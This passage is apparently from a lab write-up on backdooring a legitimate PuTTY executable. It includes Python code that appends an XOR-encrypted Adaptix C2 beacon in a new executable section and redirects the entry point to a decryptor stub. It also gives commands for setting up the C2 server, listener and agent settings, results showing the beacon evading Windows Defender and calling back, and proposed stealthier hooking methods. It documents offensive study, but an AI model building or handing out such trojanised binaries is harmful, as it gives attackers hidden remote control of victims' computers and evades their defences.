    0xFF, 0xCA,
    0x75, 0xF6,
    0x58,
    0xFF, 0xE0,
])

assert len(stub) == 32

payload = stub + encrypted

shutil.copy(INPUT_PE, OUTPUT_PE)
pe = pefile.PE(OUTPUT_PE)

FILE_ALIGN = pe.OPTIONAL_HEADER.FileAlignment
SECT_ALIGN = pe.OPTIONAL_HEADER.SectionAlignment

def align(val, al):
    return ((val + al - 1) // al) * al

last = pe.sections[-1]
new_virt_addr  = align(last.VirtualAddress + last.Misc_VirtualSize, SECT_ALIGN)
new_raw_offset = align(last.PointerToRawData + last.SizeOfRawData, FILE_ALIGN)
new_raw_size   = align(len(payload), FILE_ALIGN)

new_section_header = struct.pack("<8sIIIIIIHHI",
    b".laz\x00\x00\x00\x00",
    len(payload),
    new_virt_addr,
    new_raw_size,
    new_raw_offset,
    0, 0, 0, 0,
    0xE0000020
)

last_hdr_offset = last.get_file_offset()
pe.set_bytes_at_offset(last_hdr_offset + 40, new_section_header)

pe.FILE_HEADER.NumberOfSections += 1
pe.OPTIONAL_HEADER.SizeOfImage = align(new_virt_addr + len(payload), SECT_ALIGN)

EP_RVA      = pe.OPTIONAL_HEADER.AddressOfEntryPoint
EP_FILE_OFF = pe.get_offset_from_rva(EP_RVA)

jmp_offset = (new_virt_addr - (EP_RVA + 5)) & 0xFFFFFFFF
pe.set_bytes_at_offset(EP_FILE_OFF, b"\xE9" + struct.pack("<I", jmp_offset))

pe.write(OUTPUT_PE)

with open(OUTPUT_PE, "r+b") as f:
    f.seek(new_raw_offset)
    f.write(payload + b"\x00" * (new_raw_size - len(payload)))

print("Done →", OUTPUT_PE)
Result

The Adaptix beacon executed successfully — agent appeared in the C2 client on Kali. whoami confirmed desktop-immcjqq\test_, process putty.exe (x64).
Known Limitation — PuTTY Window Does Not Open
Because the beacon executes on the main thread and never returns, PuTTY’s CRT initialization and window creation never execute. The process stays alive with the beacon running, but the user sees nothing — which in a real scenario is immediately suspicious.
The correct fix is to delay or redirect execution so that PuTTY fully initializes before the beacon runs. Two approaches I identified:
Option A — CreateThread: launch the beacon in a separate thread from the cave, then JMP back to EP+9 as in Phase 1. The main thread continues normally and PuTTY opens. Requires resolving CreateThread from the IAT and building a stub that sets up the correct x64 calling convention (RCX, RDX, R8, R9, shadow space).
Option B — IAT hook on GetMessageA: instead of hooking the EP, hook the first call in PuTTY’s Windows message loop. By the time GetMessageA is called, the window is already visible and all DLLs are fully initialized. The hook launches the beacon in a thread, unhooks itself (restores the original GetMessageA pointer in the IAT), and forwards the call transparently.
Both approaches require deeper work — Option A on calling convention and IAT resolution in assembly, Option B on IAT write protection (VirtualProtect or marking .rdata as writable in the section header) and hook stub design. These are areas I am actively studying and will address in a future iteration of this project.
For now, the core technique is validated: a 96,255-byte beacon can be embedded in a legitimate PE, XOR-encrypted on disk to evade static detection, and executed at runtime via a position-independent decryptor stub.
Verifying the New Section in PE-bear

The new .laz section is visible with:
VirtualAddress:0x1A5000Characteristics:E0000020(Execute + Read + Write)
Setting Up Adaptix C2
Architecture
┌─────────────────────────────────────────┐
│            Kali Linux                   │
│                                         │
│  ┌─────────────────┐  ┌──────────────┐  │
│  │  AdaptixServer  │  │ AdaptixClient│  │
│  │  (Go backend)   │◄─│  (Qt GUI)    │  │
│  │  port 4321      │  └──────────────┘  │
│  └────────┬────────┘                    │
│           │ HTTPS :443                  │
└───────────┼─────────────────────────────┘
            │
            ▼
┌───────────────────────┐
│   Windows 10 VM       │
│   putty_beacon.exe    │
│   (beacon agent)      │
└───────────────────────┘
Server Setup
- Generate SSL certificate:
openssl req -x509 -nodes -newkey rsa:2048 \
    -keyout server.rsa.key -out server.rsa.crt -days 3650
Configure
profile.yamlwith teamserver credentials and listener extenders.Launch the server:
./adaptixserver -profile profile.yaml
Listener Configuration
A new HTTP listener was created with:
- Bind Host:
0.0.0.0(all interfaces) - C2 Host: Kali IP address (reachable from Windows VM)
- Port:
80

Agent Generation
Settings used:
- Agent: Beacon
- Arch: x64
- Format: Shellcode (raw bytes)
- IAT Hiding: enabled (reduces import table signatures)
The generated agent.x64.bin (96,255 bytes) was saved to the Payloads/ directory and patched into the binary.
Results and Observations
After running putty_beacon.exe on the Windows 10 VM with Windows Defender active:
- The process launched
- The Entry Point JMP redirected execution to
.laz - The decryptor stub ran and XOR-decrypted the beacon in memory
- The Adaptix beacon executed and established a connection back to Kali
- A new agent appeared in the Adaptix C2 client
Beacon Connecting
Verification in x64dbg
The debugger confirmed:
- The patched EP at
0xBE504containedE9 F7 6A 0E 00(JMP to.lazatputty+0x1A5000) 0x00007FF789655000was the runtime address of the.lazsection- The decryptor stub executed correctly:
CALL $+5/POP RAXself-located the stub, XOR-decrypted all 96,255 bytes in-place with key0xAA, then jumped to the now-decrypted beacon - After decryption, valid x64 instructions were visible at
putty+0x1A5020(push rsi,mov rsi, rsp,and rsp, 0FFFFFFFFFFFFFFF0h), confirming successful in-memory decryption